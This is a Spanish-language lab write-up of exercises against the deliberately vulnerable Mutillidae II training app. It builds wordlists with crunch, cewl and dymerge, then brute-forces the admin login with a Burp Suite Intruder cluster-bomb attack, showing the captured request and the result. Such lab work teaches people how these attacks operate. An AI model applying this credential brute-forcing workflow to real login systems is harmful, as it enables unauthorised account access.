EJERCICIOS BRUTE FORCE

Prerrequisitos


- Kali Linux
- OWASP
  BWA

Ejercicio 1 - Crunch, Cewl y Dymerge


- Creación de diccionarios a medida para Mutillidae II usando crunch, cewl y dymerge.

CRUNCH

Paso 1: se procedio a la creación del diccionario usando Crunch en este caso como el usuario y pass de multillidae es admin, especifique que las combinaciones se detuvieran en cuanto se creara este dato en el diccionario, abajo la prueba.




Paso 2: buscar con nano en el documento multillidae.txt el usuario admin. Abajo se muestra.




CEWL

Paso 1: se procedio a la creación del diccionario multillidaeII.txt usando cewl en este caso se combina toda la cantidad posibles de palabras encontradas en la web de multillidae.



Paso 2: se ingresa archivo multillidaeII.txt y se puede notar que el diccionario ha recogido un sinfín de palabras de la web.



DYMERGE

Paso 1: dymerge crea diccionarios a partir de otros diccionarios, vamos a su ruta para ejecutarlo, movemos los diccionarios que hemos creado con Crunch y cewl para su fusión.


Paso 2: vamos a la ruta donde se encuentra dymerge y se ejecuta combinando los diccionarios

```
┌──(root㉿kali)-[/usr/share/wordlists/dymerge]
└─# python2 ./dymerge.py /usr/share/wordlists/multillidae.txt /usr/share/wordlists/multillidaeII.txt -s -o multi.txt
DyMerge 0.2 Nikolaos Kamarinakis (nikolaskama.me)

[+] Starting Dictionary Merge Task
[+] Reading Dictionaries
[+] Merging Dictionaries
[+] Sorting Dictionary Alphabetically
[+] Task Successfully Complete
[+] Final Dictionary Saved As ⟶ multi.txt
Comp/tional Time Elapsed: 0.203377
```

Paso 3: resultados

Ambos diccionarios se han combinado.




Ejercicio 2 - Burp Suite

- Uso de Burp Suite con alguno de los diccionarios creados para conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login

Paso 1: ir a la página de multillidae II a la ruta mencionada en el ejercicio y ponemos un usuario y un password en este caso incorrecto para realizar el ataque.

Paso 2: capturamos el login en la pagina en burpsuite




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Ti
1	http://10.0.2.24	GET	/mutillidae/			200	46043	HTML		
2	http://10.0.2.24	POST	/mutillidae/index.php?page=login.php	✓				HTML	php	

Request


Pretty Raw Hex


```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=login.php
12 Cookie: showhints=1; PHPSESSID=5flsqjuh1bb4bnah7lbsd57d42; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 username=root&password=root&login-php-submit-button=Login
```

Paso 3: enviados a intruder para realizar el ataque, escogemos el tipo de ataque cluster bomb para escoger al menos dos playloads set




Paso 4: escogemos 2 playloads set ya que seleccionamos en el punto anterior dos ítems username y password y escogemos uno de los diccionarios creados para esto, tanto en 1 como en 2.







Pas 5: el diccionario se importa con éxito.



Paso 6: se realiza el ataque y hay 144 combinaciones de user y pass que se pueden dar, se puede notar que la única diferentes en la columna de status and length es justamente la contraseña correcta username: admin y password: admin. Status:302 y length 50892, y en el área de respuesta en el segundo screen se puede ver el comentario found, es decir, este es el correcto, mientras si se seleccionan los demás ítems, la respuesta es solo OK.




3. Intruder attack of http://10.0.2.24 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Hiding 3xx, 4xx and 5xx responses
